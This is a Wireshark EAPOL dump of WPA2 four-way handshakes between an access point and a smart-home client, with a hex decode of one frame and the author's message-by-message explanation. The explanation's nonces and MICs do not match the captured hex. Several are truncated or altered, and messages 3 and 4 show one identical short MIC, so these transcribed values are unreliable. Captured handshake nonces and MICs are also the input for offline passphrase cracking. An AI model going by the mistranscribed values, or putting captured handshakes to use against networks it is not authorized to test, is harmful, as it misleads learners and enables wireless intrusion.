0030 00 00 01 12 cb 8f 6d 36 28 c3 4c 3e 18 40 b4 07
0040 10 1f 3b 3e 88 ec e3 94 7d 77 25 24 3f 99 7e 75
0050 9d 6d 30 00 00 00 00 00 00 00 00 00 00 00 00 00
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080 00 00 00 00 00
IEEE 802.11 wireless LAN (wlan), 26 byte(s)
Packets: 35721 · Displayed: 30 (0.1%)
Profile: Default


capture_file-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
eapol
Time Source Destination No. Protocol Length Info
386.629288 AskeyCompute_27:a4:... MerossTechno_3d:d5:... 29590 EAPOL 133 Key (Message 1 of 4)
386.629512 AskeyCompute_27:a4:... MerossTechno_3d:d5:... 29592 EAPOL 133 Key (Message 1 of 4)
386.629528 AskeyCompute_27:a4:... MerossTechno_3d:d5:... 29594 EAPOL 133 Key (Message 1 of 4)
386.629531 AskeyCompute_27:a4:... MerossTechno_3d:d5:... 29596 EAPOL 133 Key (Message 1 of 4)
386.643737 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 29599 EAPOL 155 Key (Message 2 of 4)
386.644821 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 29601 EAPOL 155 Key (Message 2 of 4)
386.646498 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 29603 EAPOL 155 Key (Message 2 of 4)
386.650518 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 29605 EAPOL 155 Key (Message 2 of 4)
386.658809 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 29609 EAPOL 133 Key (Message 4 of 4)
386.662950 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 29612 EAPOL 133 Key (Message 4 of 4)
386.665572 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 29614 EAPOL 133 Key (Message 4 of 4)
388.998936 AskeyCompute_27:a4:... MerossTechno_3d:d5:... 30137 EAPOL 133 Key (Message 1 of 4)
389.025330 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 30144 EAPOL 155 Key (Message 2 of 4)
389.025340 AskeyCompute_27:a4:... MerossTechno_3d:d5:... 30146 EAPOL 189 Key (Message 3 of 4)
389.025451 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 30149 EAPOL 133 Key (Message 4 of 4)
389.025454 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 30150 EAPOL 133 Key (Message 4 of 4)
390.226908 AskeyCompute_27:a4:... MerossTechno_3d:d5:... 30413 EAPOL 133 Key (Message 1 of 4)
390.232576 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 30416 EAPOL 155 Key (Message 2 of 4)
390.234098 AskeyCompute_27:a4:... MerossTechno_3d:d5:... 30418 EAPOL 189 Key (Message 3 of 4)
390.238547 MerossTechno_3d:d5:... AskeyCompute_27:a4:... 30420 EAPOL 133 Key (Message 4 of 4)
Frame 29599: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
IEEE 802.11 QoS Data, Flags: ....T
Logical-Link Control
802.1X Authentication
Version: 802.1X-2001 (1)
Type: Key (3)
Length: 117
Key Descriptor Type: EAPOL RSN Key (2)
[Message number: 2]
Key Information: 0x010a
Key Length: 0
Replay Counter: 1
WPA Key Nonce: 809820e1d3b017a9a219842b3dc586b64246e68c34a5e730516522eeaf11c8e5
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 84656aa82a0ca2d97a14893946fbbe43
WPA Key Data Length: 22
WPA Key Data: 30140100000fac040100000fac040100000fac020000
0000 88 01 3a 01 f8 5b 3b 27 a4 13 48 e1 e9 3d d5 cd
0010 f8 5b 3b 27 a4 13 c0 04 00 00 aa aa 03 00 00 00
0020 88 8e 01 03 00 75 02 01 0a 00 00 00 00 00 00 00
0030 00 00 01 80 98 20 e1 d3 b0 17 a9 a2 19 84 2b 3d
0040 c5 86 b6 42 46 e6 8c 34 a5 e7 30 51 65 22 ee af
0050 11 c8 e5 00 00 00 00 00 00 00 00 00 00 00 00 00
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 84 65 6a a8 2a 0c a2 d9 7a 14 89 39 46
0080 fb be 43 00 16 30 14 01 00 00 0f ac 04 01 00 00
0090 0f ac 04 01 00 00 0f ac 02 00 00
Key Descriptor Type (eapol.keydes.type), 1 byte(s)
Packets: 86971 · Displayed: 30 (0.0%)
Profile: Default





FROM the screenshots i have taken Message 1 of 4

- **Source**: `AskeyCompute_27:a4`
- **Destination**: `MerossTechno_3d:d5`
- **Protocol**: EAPOL(Extensible Authentication Protocol over LAN)
- **Details**:
  - **Key Descriptor Type**: EAPOL RSN Key (2)
  - **ANonce**: `12cb8f8d3628c34e3814b0487101f3b3e88ece3947d7725243f997e759dd6d30`
    - This is the Authenticator Nonce generated by the Access Point (AP) for the handshake.
  - **Key Length**: 16 bytes (default length for WPA2 keys).

    - **Replay Counter**: 1
    - This packet starts the handshake by sending the ANonce to the Supplicant (client).

Message 2 of 4

- **Source**: `MerossTechno_3d:d5`
- **Destination**: `AskeyCompute_27:a4`
- **Protocol**: EAPOL
- **Details**:
    - **Key Descriptor Type**: EAPOL RSN Key (2)
    - **SNonce**: `809820e1d3b017a9a219842b3d5c8b64246e68c34a5e730516522eeaf11c8e5`
        - This is the Supplicant Nonce generated by the client in response to the ANonce from the AP.
    - **MIC**: `84668eaa2ca2d97a14893946fbbe43`
        - This MIC proves the client knows the PMK (Pairwise Master Key).
    - **Replay Counter**: 1 (matches the one in Message 1, ensuring no replay attack).
    - Confirms the client is participating in the handshake and has the PMK.

Message 3 of 4

- **Source**: `AskeyCompute_27:a4`
- **Destination**: `MerossTechno_3d:d5`
- **Protocol**: EAPOL
- **Details**:
    - **Key Descriptor Type**: EAPOL RSN Key (2)
    - **GTK**: This packet contains the encrypted Group Temporal Key (GTK).
    - **MIC**: `800e77d0224a66d903063dc7a3af`
        - Generated by the AP using the PTK, it proves that the AP has successfully calculated the PTK and derived the GTK.
    - **Replay Counter**: 2 (incremented from the previous messages).
    - Confirms the AP is ready for secure communication.

Message 4 of 4

- **Source**: `MerossTechno_3d:d5`
- **Destination**: `AskeyCompute_27:a4`
- **Protocol**: EAPOL
- **Details**:
    - **Key Descriptor Type**: EAPOL RSN Key (2)
    - **MIC**: `800e77d0224a66d903063dc7a3af`
        - Confirms receipt of the GTK and successful handshake completion.
    - **Replay Counter**: 2 (matches the one in Message 3).
    - Finalizes the handshake, ensuring the client and AP are synchronized for encrypted communication.

Summary of the Process:

1. **Message 1**: AP sends ANonce.
2. **Message 2**: Client sends SNonce and its MIC.
3. **Message 3**: AP confirms PTK calculation, sends MIC and GTK.
4. **Message 4**: Client acknowledges and finalizes the handshake.